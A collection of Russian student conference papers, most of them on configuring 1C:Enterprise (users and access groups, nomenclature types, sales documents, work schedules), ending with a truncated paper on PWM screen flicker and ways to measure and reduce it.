«1С: Управление торговлей 8» – это современная система для упрощения и повышения эффективности управления бизнесом торгового предприятия. Программа позволяет перенести задачи оперативного и управленческого учета, анализа и планирования торговых операций в компьютер [1].

Основные возможности программы [2]:

- прием заказов и контроль их исполнение;
- планирование закупок и поставок;
- контроль и управление ценообразованием;
- контроль и управление работой торговых представителей;
- контроль и управление товародвижением;
- планирование и контроль проводимых маркетинговых мероприятий;
- складской учет.

Основные функциональные возможности программы отображены на рисунке 1.

Программа 1С состоит из следующего основного набора элементов: справочники, журналы, документы, отчеты [3].

Помимо справочников и отчетов, в программе реализованы следующие необходимые для предприятия возможности [4]:

1 Управление ценами - можно выставлять и менять цены, как на отдельные товары, так и на целые категории. Есть возможность отслеживать показатели изменения динамики цен и видеть, кто из сотрудников и когда вносил изменения.

2 Управление заказами – позволяет обеспечить высокую эффективность работы с заказами от контрагентов.

Здесь есть возможность:

- в срок выполнять резервирование товаров на заданном складе;
- вести полную историю взаимоотношений предприятия с заказчиком, куда входят, в том числе выполненные заказы и задолженности;
- сопоставлять процессы взаимодействия предприятия с заказчиком и документами, которые отвечают за данные процессы.

3 Планирование задач - здесь есть возможность на определенную дату и время установить необходимые для предприятия задачи.

4 Права доступа по виду должности и специализации сотрудников – позволяет распределить, какие есть возможности у тех или иных сотрудников предприятия при взаимодействии с системой.




Рисунок 1 – Общие функциональные возможности

Настройка пользователей

Для того, чтобы иметь возможность отличать друг от друга пользователей, работающих с информационной базой, в системе «1С:Предприятие» существует список пользователей. Пользователей можно создавать и удалять, назначать им роли и т. д.

В зависимости от конфигурации пользователи вводятся либо в конфигураторе, либо в режиме пользователя. Практически все современные конфигурации поддерживают ввод пользователей в режиме 1С: Предприятие 8. Также в режиме 1С: Предприятие, как правило, вводятся дополнительные параметры пользователей [5].

Для добавления пользователя в режиме «1С: Предприятие 8» необходимо зайти в раздел администрирования и во вкладке «Настройки пользователей и прав» перейти в раздел «Пользователи». После нажатия кнопки создать появится окно создания нового пользователя (рисунок 2).

Помимо информации о новом пользователе, ему можно также назначить права доступа к программе через вкладку «Права доступа».

Для упрощения настроек прав доступа и, чтобы не было необходимости постоянно их назначать каждому пользователю, в системе 1С есть функция «группы доступа», которые позволяют определить, какими правами будет обладать та или иная группа людей [6].

В этом случае необходимо создать группу доступа и выбрать разрешенные действия для создаваемой группы (рисунок 3). После этого, останется только определить, к какой группе доступа относится тот или иной пользователь, что позволит избежать назначения ненужных или нехватки прав новым пользователям при их добавлении.




Рисунок 2 – Создание нового пользователя




Рисунок 3 – Назначение прав группе доступа

Заключение

Программа 1С достаточно крупная и постоянно развивающаяся система управления базами данных, она имеет свои достоинства и недостатки. В этой статье были описаны базовые возможности данной системы и приведен пример создания нового пользователя, а также групп прав доступа.

СПИСОК ИСТОЧНИКОВ

1. 1С:ИТС [Электронный ресурс] / Сборник лабораторных работ для студентов учебных заведений, изучающих программирование в системе 1С:Предприятие 8 (1С:Enterprise 8); А. Чистов, А. Мальгинова. – Режим доступа: <https://its.1c.ru/db/publab82021>, для зарегистрированных пользователей (дата обращения 05.10.2022).

2. Дадян, Э.Г. Конфигурирование и моделирование в системе «1С: Предприятие» учебник [Электронный ресурс] / Э.Г. Дадян. – М. : Вузовский учебник : ИНФРА-М, 2018. – 417 с. + Доп. материалы // ZNANIUM.COM : электронно-библиотечная система. – Режим доступа: <http://znanium.com/catalog.php#>, ограниченный. – Загл. с экрана.

3. Борисенко, А. В. Разработка системы учета развлекательного центра «КИРОВ ПАРК» / А. В. Блорисенко, А. Н. Петрова // Молодежь и наука: Актуальные проблемы фундаментальных и прикладных исследований Часть 2 Материалы II Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых Комсомольск-на-Амуре, 08-12 апреля 2019 г. : в 4 ч. / редкол. : Э. А. Дмитриев (отв. ред.) [и др.]. – Комсомольск-на-Амуре : ФГБОУ ВО «КнАГУ», 2019 – Ч. 2. - С. 220-222.

4. Остапчук, А. О. Разработка компонент системы учета для акционерного общества «Комсомольский-на-амуре аэропорт» / А. О. Остапчук, А. Н. Петрова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : материалы II Всерос. нац. науч. конф. студентов, аспирантов и молодых ученых, Комсомольск-на-Амуре, 08-12 апреля 2019 г. : в 4 ч. / редкол. : Э. А. Дмитриев (отв. ред.) [и др.]. – Комсомольск-на-Амуре : ФГБОУ ВО «КнАГУ», 2019. – Ч. 2. – С. 386-389.

5. Козлова, А. В. Система учета и анализа работы компании малого бизнеса / А.В. Козлова, А.Н. Петрова // Научно-техническое творчество аспирантов и студентов: материалы всероссийской научно-технической конференции студентов и аспирантов, Комсомольск-на-Амуре, 09-20 апреля 2018г.: в 2 ч. / редкол.: Э. А. Дмитриева (отв. ред.) [и др.]. - Комсомольск-на-Амуре : ФГБОУ ВО «КнАГУ», 2018. – Ч.2 - С. 193-195.

6. Черный, М. А. Исследование и построение средств управления журналом регистрации действий пользователя в 1С / М. А. Черный, А.Н. Петрова // Научно-техническое творчество аспирантов и студентов: материалы всероссийской научно-технической конференции студентов и аспирантов, Комсомольск-на-Амуре, 09-20 апреля 2018г.: в 2 ч. /редкол.: Э. А. Дмитриева (отв. ред.) [и др.]. - Комсомольск-на-Амуре : ФГБОУ ВО «КнАГУ», 2018. – Ч.2 - С.251-253.

УДК 004.9

Абрамсон Елизавета Владимировна, старший преподаватель кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет
Abramson Elizaveta Vladimirovna, Senior Lecturer of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University
Куйдин Вячеслав Юрьевич, студент, Комсомольский-на-Амуре государственный университет
Kuidin Vyacheslav Yurievich, student of Komsomolsk-na-Amure State University

СОЗДАНИЕ ВИДОВ НОМЕНКЛАТУРЫ В 1С:ПРЕДПРИЯТИИ 8.3

CREATING TYPES OF NOMENCLATURE IN 1С:ENTERPRISE 8.3

Аннотация. В данной статье рассмотрена возможность отнесения номенклатуры к одному или нескольким видам. Были подробно рассмотрены настройки программы, позволяющие вести учет номенклатуры в разрезе множества видов, непосредственно создание типов номенклатуры в программе 1С:Предприятие. Также в статье было рассмотрено заполнение не обязательных, но существенно улучшающих работу с товарными позициями реквизитов. Таких, как дополнительные реквизиты, шаблоны наименований, фильтры по свойствам.

Abstract. This article considers the possibility of assigning the nomenclature to one or more types. The program settings were considered in detail, allowing to keep records of the item in the context of many types, directly creating item types in the 1С: Enterprise program. The article also considered filling in the details that are not mandatory, but significantly improve the work with commodity items. Such as additional details, naming templates, filters by properties.

Ключевые слова: 1С, 1С предприятие, виды номенклатуры, множество видов номенклатуры, признаки учета.

Key words: 1С, 1С enterprise, types of nomenclature, many types of nomenclature, signs of accounting.

Введение

В торговой деятельности часто бывают ситуации, когда одну и ту же номенклатурную позицию по тем или иным причинам нужно отнести к различным группам [3].

Например, одна и та же позиция «Шоколад» может входить в подборку «Сладкое», в подборку «Акционное» и в подборку «Поставщик Приморский кондитер». В самой программе нет возможности организовать такую возможность исключительно средствами иерархии, так как одна номенклатурная позиция не может физически находиться одновременно в нескольких папках [4]. В следствии этого фирмой 1С был разработан механизм разнесения номенклатуры «по группам». При этом нет ограничений на то, во сколько групп входит та или иная номенклатурная позиция. Она одновременно может входить, как в одну, так и в несколько различных по своему названию и назначению групп [5]. Рассмотрим, как реализован данный механизм в программе [1, 2].

Настройки программы

Первым делом необходимо ввести настройки справочника «Номенклатура». Для этого переходим в «НСИ и Администрирование» → «Настройка НСИ и разделов» → «Номенклатура».

В разрезе учета устанавливается необходимость использования добавочных настроек для справочника номенклатуры (рисунок 1), таких как:

- 1 множество видов номенклатуры;
- 2 характеристики номенклатуры;
- 3 упаковки номенклатуры;
- 4 серии товаров;
- 5 качество товаров.




Рисунок 1 – Настройки номенклатуры

Создание элементов

Дальше необходимо перейти к созданию вида номенклатуры (рисунок 2), выполнив переход: «НСИ и администрирование» → «Классификаторы номенклатуры» → «Виды номенклатуры» → «Создать».




Рисунок 2 – Создание вида номенклатуры

На вкладке «Основное» (рисунок 3) необходимо заполнить следующие данные:

- 1 тип номенклатуры;
- 2 группа видов номенклатуры;
- 3 группа доступа;
- 4 наименование;
- 5 продажа оформляется;
- 6 характеристики;
- 7 серии.




Рисунок 3 – Вкладка «Основное»

В разделе «Доп. реквизиты» необходимо нажать кнопку «Добавить» (рисунок 4) и выбирать один из трех предложенных вариантов:

- 1 общий для всей номенклатуры;
- 2 новый для вида;
- 3 общий для всей номенклатуры.




Рисунок 4 – Вкладка «Доп. реквизиты»

Дальше необходимо перейти в раздел «Шаблоны наименований», где создать шаблоны наименования для номенклатуры и характеристики номенклатуры (рисунок 5).




Рисунок 5 – Вкладка «Шаблоны наименований»

Далее необходимо перейти в «Фильтр по свойствам» → «Добавить» → «Подбор реквизитов» и перечислить те реквизиты, которые будут использоваться при быстром отборе в списке номенклатуры (рисунок 6).




Рисунок 6 – Вкладка «Фильтр по свойствам»

На вкладке «Настройка создания» необходимо отметить обязательность заполнения таких полей, как: «Отображать при создании»; «Контроль заполнения»; «Контроль уникальности» (рисунок 7).

Шоколад (с характеристиками) (Вид номенклатуры)

Записать и закрыть | Записать | Создать на основании | | Перейти

Основное | Показать рекомендации

Доп. реквизиты | Установить контроль заполнения реквизитов по умолчанию ?

Шаблоны наименований | Номенклатура | Характеристики | Серии

Фильтр по свойствам

Настройки создания

Реквизит	Отображать при создании	Контроль заполнения	Контроль уникальности
Артикул	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Вес	<input type="checkbox"/>		
Вес шоколада	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Вести учет по ГТД	<input checked="" type="checkbox"/>		<input type="checkbox"/>
Вести учет сертиф...	<input type="checkbox"/>		<input type="checkbox"/>
Вид номенклатуры	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>

Рисунок 7 – Вкладка «Настройка создания»

При создании номенклатурной позиции будут заполняться реквизиты, которые необходимо указать в разделе «Значения по умолчанию» (рисунок 8) [2].

Шоколад (с характеристиками) (Вид номенклатуры)

Записать и закрыть | Записать | Создать на основании | | Перейти

Основное | Показать рекомендации

Доп. реквизиты | Обеспечение | Регл. и финансовый

Шаблоны наименований | Обособленная закупка/продажа | Ставка НДС: 18%

Фильтр по свойствам | Схема обеспечения: | Учет по номерам ГТД

Настройки создания

Значения по умолчанию

Доп. сведения | Планирование и маркетинг | Учет сертификатов номе

Сезонная группа: | Группа аналитического учета:

Цены | Группа настроек фин. учета:

Ценовая группа: | Единицы измерения

Шаблоны ценников и этикеток | Упаковки

Рисунок 8 – Вкладка «Значения по умолчанию»

Заключение

В данной статье рассмотрен механизм разнесения номенклатурных позиций одновременно ко всем группам в программе 1С:Предприятие. Были рассмотрены настройки программы, позволяющие вести учет номенклатуры в разрезе множества видов, непосредственно создание типов номенклатуры в программе 1С:Предприятие.

СПИСОК ИСТОЧНИКОВ

1. 1С:ИТС / Сборник лабораторных работ для студентов учебных заведений, изучающих программирование в системе 1С:Предприятие 8 (1С:Enterprise 8); А. Чистов, А. Мальгинова. – Режим доступа: <https://its.1c.ru/db/publab82021>, для зарегистрированных пользователей (дата обращения 05.10.2022).

2. Дадян, Э.Г. Конфигурирование и моделирование в системе «1С: Предприятие» учебник / Э.Г. Дадян. – М. : Вузовский учебник : ИНФРА-М, 2018. – 417 с. + Доп. материалы // ZNANIUM.COM : электронно-библиотечная система. – Режим доступа: <http://znanium.com/catalog.php#>, ограниченный. – Загл. с экрана.

3. Борисенко, А. В. Разработка системы учета развлекательного центра «КИРОВ ПАРК» / А. В. Борисенко, А. Н. Петрова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : материалы II Всерос. нац. науч. конф. студентов, аспирантов и молодых ученых, Комсомольск-на-Амуре, 08-12 апреля 2019 г. : в 4 ч. / редкол. : Э. А. Дмитриев (отв. ред.) [и др.]. – Комсомольск-на-Амуре : ФГБОУ ВО «КнАГУ», 2019. – Ч. 2. – С. 220-222.

4. Остапчук, А. О. Разработка компонент системы учета для акционерного общества «Комсомольский-на-амуре аэропорт» / А. О. Остапчук, А. Н. Петрова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований :

материалы II Всерос. нац. науч. конф. студентов, аспирантов и молодых ученых, Комсомольск-на-Амуре, 08-12 апреля 2019 г. : в 4 ч. / редкол. : Э. А. Дмитриев (отв. ред.) [и др.]. – Комсомольск-на-Амуре : ФГБОУ ВО «КнАГУ», 2019. – Ч. 2. – С. 386-389.

5. Козлова, А. В. Система учета и анализа работы компании малого бизнеса / А.В. Козлова, А.Н. Петрова // Научно-техническое творчество аспирантов и студентов: материалы всероссийской научно-технической конференции студентов и аспирантов, Комсомольск-на-Амуре, 09-20 апреля 2018г.: в 2 ч. / редкол.: Э. А. Дмитриева (отв. ред.) [и др.]. - Комсомольск-на-Амуре : ФГБОУ ВО «КнАГУ», 2018. – Ч. 2. - С. 193-195.

УДК 004.9

Абрамсон Елизавета Владимировна, старший преподаватель кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет
Abramson Elizaveta Vladimirovna, Senior Lecturer of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University
Мацепура Андрей Михайлович, студент, Комсомольский-на-Амуре государственный университет
Matsepura Andrey Mykhailovich, student of Komsomolsk-na-Amure State University

РЕАЛИЗАЦИЯ ТОВАРОВ И УСЛУГ В 1С

SALE OF GOODS AND SERVICES IN 1С

Аннотация. В данной статье был рассмотрен документ в программе 1С под названием «Реализация»: метод создания и требуемый для этого процесса путь, необходимые для заполнения обязательные поля во вкладках «Основное» и «Товары», а также формирование отчета «Движение документа» и создание ведомости расчетов с клиентами.

Abstract. This article examined a document in the 1С program called «Implementation»: the method of creation and the path required for this process, the required fields to fill in the tabs «Basic» and «Products», as well as the formation of a report «Movement of the document» and the creation of a statement of settlements with customers.

Ключевые слова: документ, реализация, создание, отчет, управление бизнесом, информация.

Key words: document, implementation, creation, report, business management, information.

Введение

Важной частью работы любого торгового предприятия является процесс оформления продажи товаров. Программа, в которой оформляется такая операция, должна не только давать возможность оформить сам факт продажи, но и дать возможность наглядно увидеть, как повлияла эта продажа на состояние предприятия. Иметь возможность в любой момент увидеть, сколько всего товаров продано за определенный период, сколько имеется в остатке на складе, все ли оплаты за товар поступили на счет. Эти и многие другие возможности имеются в программе 1С:Предприятие. Управление торговлей. Рассмотрим на примере процесс оформления продажи товара.

Оформление реализации товаров в программе

«Реализация» - это документ в 1С, по которому списываются проданные товары со склада компании [1].

Для создания нового документа следует пройти следующий путь: Продажи -> Документы продажи -> кнопка «Создать» -> команда «Реализация товаров и услуг» (рисунок 1) [2].




Рисунок 1 – Создание документа

Далее необходимо заполнить обязательные поля:

- клиент;
- контрагент;
- соглашение;
- организация;
- склад.

После того, как все необходимые данные были заполнены, документ становится готовым к сохранению (рисунок 2).




Рисунок 2 – Заполнение обязательных данных во вкладке «Основное»

Однако для того, чтобы его провести, нужно выполнить еще одно очень важное условие. После занесения всей основной информации, этим условием будет пополнение вкладки «Товары» новыми данными, к числу которых будет относиться информация о номенклатуре, количестве товара, единице его измерения, а также цене, все остальное заполнится автоматически (рисунок 3).




Рисунок 3 – Заполнение обязательных данных во вкладке «Товары»

Далее формируется отчет «Движение документа» (рисунок 4).

Движения документа Реализация товаров и услуг ПИ00-000002 от 02.02.2019 0:00:00

Регистр накопления "Планы платежей клиентов" (1)

Стандартные реквизиты	Активность	Период	Измещения	Аналитика учета по партнерам	Объект расчетов	Валюта	Документ плана	Дата планового платежа	Дата фактического	Вариант оплаты
Вид движения	Да	02.02.2019 0:00:00	Свалочный край, Звония озера ООО, Свалочный край	Реализация товаров и услуг ПИ00-000002 от 02.02.2019 0:00:00	USD	Реализация товаров и услуг ПИ00-000002 от 02.02.2019 0:00:00	02.02.2019 0:00:00	02.02.2019 0:00:00	02.02.2019	Оплата неавтоматически

Регистр накопления "Распределение запасов - Движения" (2)

Стандартные реквизиты	Активность	Период	Измещения	Номенклатура	Характеристика	Склад	Назначение	Заказ на отгрузку	Дата отгрузки (кепкема)	Заказ на поступление	Дата поступления (ожидаемая)	Ресурсы	Отгрузить	Ре
Вид движения	Да	02.02.2019 0:00:00	Печень мясная по-приморскому ДМП (к/б, 0,240) 1143			Очоневый склад	Реализация товаров и услуг ПИ00-000002 от 02.02.2019 0:00:00							
Вид движения	Да	02.02.2019 0:00:00	Мясо натуральное УКО (к/б, 0,227) 1163			Очоневый склад	Реализация товаров и услуг ПИ00-000002 от 02.02.2019 0:00:00							

Регистр накопления "Расчеты с клиентами" (1)

Стандартные реквизиты	Активность	Период	Измещения	Аналитика учета по партнерам	Объект расчетов	Валюта	Используется	Сумма	К оплате клиенту	Оплачивается	К отгрузке	Отгружается	Реквизиты	Характеристика	Форма оплаты
Вид движения	Да	02.02.2019 23:59:59	Свалочный край, Звония озера ООО, Свалочный край	Реализация товаров и услуг ПИ00-000002 от 02.02.2019 0:00:00	USD	1 308,00							Реализация		

Регистр накопления "Товары к отгрузке" (2)

Стандартные реквизиты	Активность	Период	Измещения	Номенклатура	Характеристика	Назначение	Серия	Ресурсы	В резерве	К отгрузке
Вид движения	Да	02.02.2019 0:00:00	Очоневый склад	Свалочный край	Реализация товаров и услуг ПИ00-000002 от 02.02.2019 0:00:00			Печень мясная по-приморскому ДМП (к/б, 0,240) 1143	400,000	
Вид движения	Да	02.02.2019 0:00:00	Очоневый склад	Свалочный край	Реализация товаров и услуг ПИ00-000002 от 02.02.2019 0:00:00			Мясо натуральное УКО (к/б, 0,227) 1163	360,000	

Рисунок 4 – Движение документа

И при наличии желания, можно создать ведомость расчетов с клиентами (рисунок 5).

Карточка расчетов с клиентами

Параметры: Данные отчета: В валюте взаиморасчетов
 Отбор: Объект расчетов: Равно "Реализация товаров и услуг ПИ00-000002 от 02.02.2019 0:00:00"

Организация	Валюта	Сумма по документу	Конецное сальдо	Долг клиента	Наш долг	К оплате	К отгрузке
Звония озера ООО	USD						
Реализация товаров и услуг ПИ00-000002 от 02.02.2019 0:00:00		1 308,00		1 308,00		1 308,00	
02.02.2019 Реализация товаров и услуг ПИ00-000002 от 02.02.2019 0:00:00				683,39	624,61		
01.10.2019 Приходный кассовый ордер ПИ00-000001 от 01.10.2019 12:00:00							624,61

Рисунок 5 – Ведомость расчетов с клиентами

Также нужно отметить, что все выполненные пользователем действия в последствии можно увидеть в журнале регистрации [3].

Заключение

Программа позволяет не только оформить операции реализации товаров или услуг, но и наглядно увидеть все движения товаров предприятия при помощи различных отчетов, имеющих в программе.

СПИСОК ИСТОЧНИКОВ

1. Сборник лабораторных работ для студентов учебных заведений, изучающих программирование в системе 1С:Предприятие 8 (1С:Enterprise 8) – URL: <https://its.1c.ru/db/publab82021> (дата обращения 10.10.2022). – Режим доступа: для зарегистрированных пользователей.
2. Управление торговыми операциями в вопросах и ответах – URL: <https://its.1c.ru/db/utovio> (дата обращения 10.10.2022). – Режим доступа: для зарегистрированных пользователей.
3. Черный, М. А. Исследование и построение средств управления журналом регистрации действий пользователя в 1С / М. А. Черный, А.Н. Петрова // Научно-техническое творчество аспирантов и студентов: материалы всероссийской научно-технической конференции студентов и аспирантов, Комсомольск-на-Амуре, 09-20 апреля 2018г.: в 2 ч. /редкол.: Э. А. Дмитриева (отв. ред.) [и др.]. - Комсомольск-на-Амуре: ФГБОУ ВО «КнАГУ», 2018. – Ч.2 - С.251-253

Абрамсон Елизавета Владимировна, старший преподаватель кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет
Abramson Elizaveta Vladimirovna, Senior Lecturer of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University
Шатов Александр Витальевич, студент, Комсомольский-на-Амуре государственный университет
Shatov Alexander Vitalyevich, student of Komsomolsk-na-Amure State University

СОЗДАНИЕ ГРАФИКОВ РАБОТЫ ДЛЯ СОТРУДНИКОВ В 1С ПРЕДПРИЯТИИ 8.3

CREATING WORK SCHEDULES FOR EMPLOYEES IN 1C ENTERPRISE 8.3

Аннотация. В данной статье был рассмотрено создание графиков работы для сотрудников и предприятий в программе 1С. В качестве примера, как одни из наиболее часто встречающихся, созданы стандартный пятидневный график работы предприятия (именуемый «5 на 2»), а также индивидуальный посменный график сотрудника (именуемый «два через два»).

Abstract. In this article, the creation of work schedules for employees and enterprises in the 1C program was considered. As an example, as one of the most common, a standard five-day work schedule of an enterprise (called «5 by 2»), as well as an individual shift schedule of an employee (called «two by two»), have been created.

Ключевые слова: 1С, 1С предприятие, 1С ЗУП, график работы, график работы предприятия, посменный график работы.

Key words: 1C, 1C Enterprise, 1C ZUP, work schedule, work schedule of the enterprise, shift work schedule.

Введение

На предприятиях существуют самые разные графики работы. Иногда на одном предприятии часть сотрудников работает по одному графику, а часть – по совершенно другому. Нужно также учитывать, что оплата рабочего времени производится по-разному для случаев дневной и для случаев работы в вечернее или в ночное время. Также важно видеть, работал ли сотрудник в праздничные либо в выходные дни. Для правильного учета рабочего времени и начисления заработной платы очень важно, чтобы в программе была возможность корректно вести перечень графиков работы всех сотрудников. Каждый из графиков должен достоверно отображать реально отработываемые дни и часы сотрудника [3]. Ведь именно информация из графиков работы используется для заполнения табеля рабочего времени, на основании которого, в свою очередь, происходит начисление заработной платы [4]. Подробно о данном механизме можно почитать в источнике [1]. Такой инструмент имеется в программе 1С: Предприятие 8.3. Рассмотрим подробно на нескольких примерах, как происходит заполнение графиков работы в программе.

Настройка системы

Для заполнения рабочих графиков в программе 1С Предприятие 8.3 зайдём в меню «НСИ и администрирование» - раздел «Настройка НСИ и разделов» - Предприятие. Нам открывается страница с настройкой предприятия, выбираем пункт «График работы предприятия» и в выпадающем окне нажмём «Создать» (рисунок 1).

По кнопке «Создать» открывается настройка и создание нового графика. Указываем его наименование и устанавливаем период.




Рисунок 2 – Создание графика работы предприятия

Рассмотрим настройку графика, по которому работает большинство компаний – пятидневка:

- 1 Выбираем рабочие дни недели, ставим галочку около «Учитывать праздники».
- 2 В разделе «Расписание работы» добавляем расписание на все выбранные дни недели, в сумме должно получиться 40 рабочих часов, также мы можем настроить расписание в праздничные дни (рисунок 2) и выполнить настройку рабочего времени (рисунок 3) [1].




Рисунок 3 – Выбор параметров графика работы




Рисунок 4 – Настройка рабочего времени

- 3 Посмотреть результат в виде календаря можно по кнопке «Результат заполнения» (рисунок 4).
- 4 Нажимаем кнопку «Записать и закрыть».




Рисунок 5 – График работы в виде календаря

Для заполнения сменных графиков сотрудников перейдем на 1С ЗУП 8.3. В меню «Зарплата» выбираем пункт «Учет времени», затем «Индивидуальные графики» [2].

Для настройки графика посменной работы необходимо выполнить следующие действия:

1 В свойствах графика указываем способ заполнения «По циклам произвольной длины (сменные графики)» и то, что при заполнении не стоит учитывать праздничные дни; ведется суммированный учет рабочего времени; при подсчете переработок определять норму по «Производственному календарю».

2 Виды времени: если на предприятие ведется учет не только ночного времени, но и вечернего (а в нашем примере таковой учет и ведется); устанавливаем флажки на «Явка», «Ночные часы» и «Вечерние часы».

3 В таблице «Расписание работы» указываем номер дня «1»: явка 13; номер дня «2»: ночные часы 9, вечерние часы 3; два последних дня остаются пустыми (рисунок 5). После нажатия кнопки «Ок» график заполнится корректно.




Рисунок 6 – Настройка индивидуального графика работы

Заключение

Рассмотренная программа 1С: Предприятие 8.3 приспособлена для ведения учета всех распространенных вариантов графиков работы сотрудников и позволяет вести учет рабочего времени в соответствии с его фактической отработкой.

СПИСОК ИСТОЧНИКОВ

Настольная книга по оплате труда и ее расчету в «1С:Зарплата и управление персоналом 8», редакция 3. Издание 18 – URL: <https://its.1c.ru/db/pubdeskbookzup18> (дата обращения: 21.10.2022 г).

1С:Академия ERP. Управление человеческими ресурсами – URL: <https://its.1c.ru/db/pub1cerphr> (дата обращения: 18.10.2022 г).

Ковалев, М. Ю. Обеспечение масштабируемости и повышение быстродействия автоматизированных информационных систем на базе технологической платформы 1С и СУБД / М. Ю. Ковалев, В. А. Тихомиров // Научно-техническое творчество аспирантов и студентов : материалы всероссийской науч.-техн. конф., Комсомольск-на-Амуре, 09-20 апреля 2018 г. : в 2 ч. / редкол. : Э. А. Дмитриев (отв. ред.) [и др.]. – Комсомольскна-Амуре : ФГБОУ ВО «КНАГУ», 2018. – Ч. 2. – С. 184-186.

1. Черный, М. А. Исследование и построение средств управления журналом регистрации действий пользователя в 1С / М. А. Черный, А.Н. Петрова // Научно-техническое творчество аспирантов и студентов: материалы всероссийской научно-технической конференции студентов и аспирантов, Комсомольск-на-Амуре, 09-20 апреля 2018г.: в 2 ч. /редкол.: Э. А. Дмитриева (отв. ред.) [и др.]. - Комсомольск-на-Амуре: ФГБОУ ВО «КНАГУ», 2018. – Ч.2 - С.251-253.

УДК 004.514+613.65

Гаев Леонид Витальевич, кандидат технических наук, доцент, доцент кафедры Автоматизированных систем управления, Липецкий государственный технический университет
Gaev Leonid Vitalievich, Candidate of Engineering Sciences, Docent, Associate Professor of the Department of Automated Control Systems, Lipetsk State Technical University
Симонов Илья Николаевич, студент, Липецкий государственный технический университет
Simonov Ilya Nikolaevich, student, Lipetsk State Technical University

АНАЛИЗ ПРОБЛЕМЫ ШИРОТНО-ИМПУЛЬСНОЙ МОДУЛЯЦИИ И ПОИСК СПОСОБОВ БОРЬБЫ С НЕЙ

ANALYSIS OF THE PROBLEM OF PULSED-WIDTH MODULATION AND THE SEARCH OF WAYS TO COMBAT IT

Аннотация. В данной работе изучена причина мерцания большинства современных экранов. Выяснено, какова в этом роль широтно-импульсной модуляции и что это такое. Проведён поиск путей снижения вредного эффекта на глаза человека. Найден принцип работы функций по снижению пульсации. Также проведены замеры пульсации в разных условиях при помощи люксметра-пульсметра и сделаны выводы об эффективности методов снижения ШИМа.

Abstract. In this research the cause of flickering of most modern screens was studied. It was found out what the pulse-width modulation means and its role in the process. It was made a search for ways of reducing the harmful impact on human eyes. The operation principle of functions to reduce pulsation was found. Besides, some measurements of ripple in different conditions were carried out with the help of a luxmeter-pulsemeter and the conclusions about the effectiveness of the methods for reducing PWM were drawn.

Ключевые слова: широтно-импульсная модуляция, пульсация экрана, люксметр-пульсметр, матрица дисплея, замеры пульсации.

Key words: pulse-width modulation, screen ripple, luxmeter-pulsemeter, display matrix, ripple measurements.

Для начала важным является уточнение, что для дальнейшего изучения будут рассмотрены три типа матриц: OLED, AMOLED и IPS, ввиду их популярности среди производителей дисплеев. В качестве «носителей» взяты смартфоны как наиболее популярные виды современных устройств.

Во-первых, необходимо понимать, что работу экрана, как и других комплектующих, трудно представить без подачи тока. Отправной точкой для дальнейших рас-

суждений служит типичная ситуация: желание пользователя изменить яркость экрана. Существует два основных способа это сделать: изменение уровня постоянного напряжения, а также использование мерцания (ШИМ) при переменном напряжении. Широтно-импульсная модуляция (ШИМ) – процесс управления мощностью методом пульсирующего включения и выключения потребителя энергии [1]. В данном случае определение можно интерпретировать как один из методов уменьшения восприятия яркости экрана [2]. Известно, что импульс – это всплеск напряжения в определенный промежуток времени. Именно в эти моменты изображение появляется на экране. Затем наступает интервал, когда светодиод неактивен и изображение отсутствует.

Так как это происходит очень быстро, человек не замечает данное явление. Но зрительные рецепторы способны улавливать пульсацию света в среднем с частотой вплоть до 300 раз в секунду, а мозг в это время находится в возбужденном состоянии, «обрабатывая» полученную информацию. Данный порог (300 Гц) является рекомендуемым минимумом освещенности на рабочих местах по ГОСТу Р 54945-2012 [3]. Также стоит отметить, что российские нормы регламентируют значение коэффициента пульсаций в диапазоне от 5 до 20 % в зависимости от точности зрительной работы. Оптимальной для комфорта и безопасности человека признана пульсация, коэффициент которой не превышает 5 %. Коэффициент пульсаций – это показатель, выражаемый в процентах и отображающий степень колебаний при изменении светового потока [4]. Этот факт можно отнести и к экранам устройств, так как принцип негативного воздействия на глаза человека остаётся тем же. Стоит отметить, что на начальном этапе появления OLED такой способ работы данного типа матрицы был необходим, так как при попытке подачи на светодиоды постоянного напряжения происходило искажение цветов на экране. Вследствие того, что яркость в IPS матрицах изменяется по другому принципу (поддерживается напряжение светодиодной подсветки, которой, в свою очередь, нет у OLED и AMOLED, постоянным), пульсация часто настолько высока (например, 2000 Гц), что её принято не учитывать, так как вредного воздействия она не несёт. Но в некоторых случаях производители по причине удешевления комплектующих могут ухудшить значение ШИМ.

Во многом разница в работе матриц обусловлена их строением. IPS содержит в себе блок подсветки, который способен пропускать постоянное напряжение. Фотоны равномерно отражаются от подложки на всю площадь экрана, а изображение формируется цветными жидкокристаллическими светофильтрами или переизлучающими элементами на основе квантовых точек. OLED дисплей состоит из тонких плёнок, они светятся сами и им не требуется внешний источник света. Выключенные участки экрана энергии не потребляют совсем. Стоит учитывать, что в отличие от блока подсветки IPS матрицы, одиночные светодиоды хуже приспособлены для контакта с постоянным током, потому часто применяется ШИМ.

На данном этапе стало ясно: главной причиной головной боли и сухости в глазах у некоторых людей является именно мерцание. Это подтверждается документом, содержащим зарубежные исследования, которые говорят о том, что:

- высокочастотные пульсации освещенности вызывают повышенную усталость глаз, снижение производительности зрительной работы, головные боли и тревожность;
- с увеличением глубины пульсаций выраженность негативного воздействия растёт;
- с ростом частоты риски негативного воздействия снижаются [5].

Достаточно изучив причину проблемы, приступим к поиску её решения. Как упоминалось ранее, матрицы, схожие по строению с OLED, не позволяют пропускать через себя постоянное напряжение, потому что неизбежно происходит искажение цветов. Так было ранее. В настоящий момент можно с уверенностью сказать, что повышение качества компонентов и улучшение технологического процесса позволили обеспе-

чить светодиоды постоянным током без серьёзного ущерба для цветопередачи. Проблему в данной сфере до конца не удалось решить, но прогресс существенен. При должном внимании со стороны производителя за счёт дополнительной калибровки экрана цвета практически не меняются.

